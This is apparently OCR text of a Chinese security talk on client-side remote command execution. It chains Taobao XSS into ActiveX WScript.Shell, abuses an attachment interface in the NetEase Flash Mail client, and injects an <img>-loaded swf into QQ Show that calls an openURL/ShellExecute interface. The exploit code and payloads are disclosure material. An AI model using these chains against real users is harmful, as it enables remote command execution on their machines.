
```
var shell = new ActiveXObject("WScript.Shell");
shell.Run("calc.exe"); //或其他命令
```

哪些最可能成为可信任站点呢？

各个银行自己的站点、 **淘宝**、 **支付宝**.....

淘宝网 XSS漏洞比例 （来自乌云漏洞报告平台）




攻击页面 → 淘宝XSS → 调用 ActiveX 控件 → 执行任意命令
用户
安装支付宝控件
安装网银控件
将*.taobao.com、*.alipay.com加入可信站点
修改可信任站点安全设置

淘宝XSS → 命令执行



淘宝网 - 淘我喜欢! - Windows Internet Explorer
http://www.taob...
Bing
收藏夹
今日头条
360导航
搜搜视频
百度
安全演...
淘...
页面(P)
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\pkavwin7\Desktop>

邮件客户端？

网易闪电邮 （WooYun-2015-128245）


避免邮件内执行恶意的JS代码，会采取一些过滤措施！

viewer.html




iframe **security ="restricted"**

发送一个图片：




图片以原名字出现在了邮件目录中！




A 先， B后， B覆盖A， 则viewer.html中可包含我们的恶意代码！
反之失败！

事实上结果却是是反的一面！B里加入的“恶意”代码不见了！



结尾乱七八糟的部分，给了我们新的希望！




把恶意代码加载末尾，虽然结尾有点乱，但是并不影响代码的执行！


搜索
23:30
23:24
23:21
23:14
11:16
test_endtest_end
发件人： gainover@126.com gainover@126.com
收件人： gainover@163.com gainover@163.com
时 间： 2015-07-21 23:302015-07-21 23:30
回复 | 转发 回复 | 转发
来自网页的消息
1
确定
www.wooyun.org

“XSS” 已获得！

附件双击执行？ 一定有接口！

在源码里搜索 external




external.onAttachmentDblClicked(第几个附件);

发送：


发件人： "gainover"<gainover@126.com>
隐藏抄送 | 显示密送
收件人： 163邮箱;
抄 送：
主 题: flash mail rce
被执行的任意命令
邮件加密
群发单显
定
附 件: 添加附件 | 超大附件 可以把文件直接拖进窗口添加附件
111.wsf [169 B]
10.5
被插入的修改后的 viewer.html
2015-07-21
www.wooyun.org

接收：


收件箱（188 封邮件，78 封未读，全部设为已读）
搜索
今天
计算器
编辑(E) 查看(V) 帮助(H)
0.
Backspace CE C
MC 7 8 9 / sqrt
MR 4 5 6 * %
MS 1 2 3 - 1/x
M+ 0 +/- . + =
23:49
23:37
23:30
23:24
23:21
test_header
gainover@126.com
23:14
flash mail rceflash mail rce
发件人： gainover@126.com gainover@126.com
收件人： gainover@163.com gainover@163.com
时 间： 2015-07-21 23:492015-07-21 23:49
回复 | 转发 回复 | 转发
2015-07-21
gainover
www.wooyun.org

QQ远程命令执行？

以前版本的 QQ 聊天工具

QQ秀

你的QQ秀
好友QQ秀

基于FLASH

心情秀

功能：在个人QQ秀上，显示自定义的心情文字

Flash 的 TextField 支持 htmlText， htmlText 支持 <img> 标签

这里是否可以插入<img>标签呢？

抓取QQ秀保存的数据包

freeinfo	1000001_|1000002_|1000004_|1000005_|1000009_|1000010_|1026339_|1026354_|1026355_|1026356_|3007128_869-2898|*****.-1_
recmdinfo	
behavior	0|4|-1|0
mit	0
dynamic	0
cover	1
showitem	Z211PjixtrvtQMnMxJgr5tc-p7HdjgYdvNN1NRjksgM6IHRJlPOMgAVbTSizksRTVi5bbasqvsc9gYtnNNBBTjspNBHHRPjfCTfgReTyMroMtRTcroaKMsxMI7gIdwNNVj5zksxTel5bbasqvsc9gYttNNMcxRjcij5rbasqvsc9gYtm-kcctRJlMgMMIHRJlPPT4Fka9ias5gYdu_k9RDjcsdUYsRHHRPjfDT5lsWAyGs6QQcw7Vrhhzjs-xwYoooRISxJ52lNMxRTghNBXTPPDjETbdqWwuGssIOeBbsjcqxrMjdaKMsxMINHJ_e2h5DXWdfMkIsRQTwBNAHHRRjP9T5F-WAiKs62V9QTDksdUgrw1PPPDjETbdqWwuGssIO8BWMmRPjftejWaKMsRQJNHRze2l4DXacwAwz_hPjfthjzHTPPDjETbdqWwuGssJOfvTDUTbt4PnbFNVklEox2CwoRjl9RczTNkloMfVNkhpMvRKkhtLvhSjhNLxhybgtWjQje7Khj0vlhSjh7TvQjq9hhT4wjewjMw5rcDQrqJhKkhpMNG

QQ秀数据

http://imgcache.qq.com/qqshow_v3/htdocs/js/common.js 的 huffcompress

未被huffcompress压缩前的Q秀数据

V1#M_1_0_0_186_0_-74.05_-13.20#1026356_406_0_0_0_0_0_0_0_406_0.00_0.00_0_0_0_0_100_0_|…节约版面，此处省略300字…|3007128_830_69_184_1_0_1_0_1_830_69_184_0_0_0_0_100_0_#aaaaaaaaaa%600%600%6012%60FF00CC%60Arial

V1#M_1_0_0_186_0_-74.05_-13.20#1026356_406_0_0_0_0_0_0_0_406_0.00_0.00_0_0_0_0_100_0_|…节约版面，此处省略300字…|3007128_830_69_184_1_0_1_0_1_830_69_184_0_0_0_0_100_0_#yyYYYYyy%600%600%6012%60FF00CC%60Arial

↓ 提交数据

客户端

WEB端

换成img标签

V1#M_1_0_0_186_0_-74.05_-13.20#1026356_406_0_0_0_0_0_0_0_406_0.00_0.00_0_0_0_0_100_0_|…节约版面，此处省略300字…|3007128_830_69_184_1_0_1_0_1_830_69_184_0_0_0_0_100_0_#yy<img src='http://xsst.sinaapp.com/Xss.swf'>yy%600%600%6012%60FF00CC%60Arial

Xss.swf的请求是有了，但这样用img标签插入的swf中的代码会被执行么？

网上找来一首内嵌了“铃儿响叮当”的歌曲，成功播放！

自己拿Flex写了一个swf来播放歌曲，播放失败！

为什么呢？ “铃儿响叮当”是AS2编写，“自定义歌曲”是AS3编写。

表明：我们的Xss.swf需要采用AS2来编写，Q秀的主Flash应该也是AS2编写。

简单的AS2代码测试：

```
getURL("http://www.pkav.net/");
stop();
```

测试效果：

QQ客户端自动打开了 www.pkav.net

进一步？

Flash要与其容器进行交互，容器一定会提供一些接口给Flash，Flash则**ExternalInterface.call**来调用，这与网页中是一致的。

找到Q秀主Flash文件，并进行反编译：

```
function openURL() {
        if ((typeof(QQClientNo) != "undefined") && (Number(QQClientNo)
>= 2227)) {
                debugTrace("openURL.ext: " + arguments[0]);
                if (flash.external.ExternalInterface.available) {
                        flash.external.ExternalInterface.call("onExecut
e", "openURL", arguments[0], arguments[1]);
                }
        } else {
                debugTrace("openURL.int: " + arguments[0]);
                setTimeout(function () {
                        getURL (arguments[0], arguments[1]);
                }, 0, arguments[0], arguments[1]);
        }
}
```

看样子，是一个打开URL的接口？ 内部是ShellExecute 实现的？


猜测？

ShellExecute(Handle,"open","calc.exe",NULL,NULL,SW_SHOWNORMAL);
ShellExecute(Handle, "open", "http://pkav.net", NULL, NULL, SW_SHOWNORMAL);

↓

flash.external.ExternalInterface.call("onExecute","openURL","**C:\\Windows\\System32\\calc.exe**", "_self");
stop();

↓



成功执行 calc


我们还需要一个下载文件到本地的API！

qqshow2.0_clientV2.swf

```
ExternalInterface.call("onSceneInited")
ExternalInterface.call("onCompleted")
ExternalInterface.call("onExecute", "openURL", _args[0], _args[1])
callExternal("onExecute", _arg1, _arg2, _args)
callExternal("toggleWin", _arg1)
callExternal("refreshMovie")
callExternal("closeMagicMovie", _arg1)
callExternal("openMagicMovie", _arg1, _arg2, _arg3, _arg4, _arg5, _arg6)
callExternal("showMiniBar", _arg1)
callExternal("download", _arg1, _arg2, _arg3)
callExternal("openQuickPanel", _arg1, _arg2)
```

看起来有一个名字非常符合需求的函数！！！

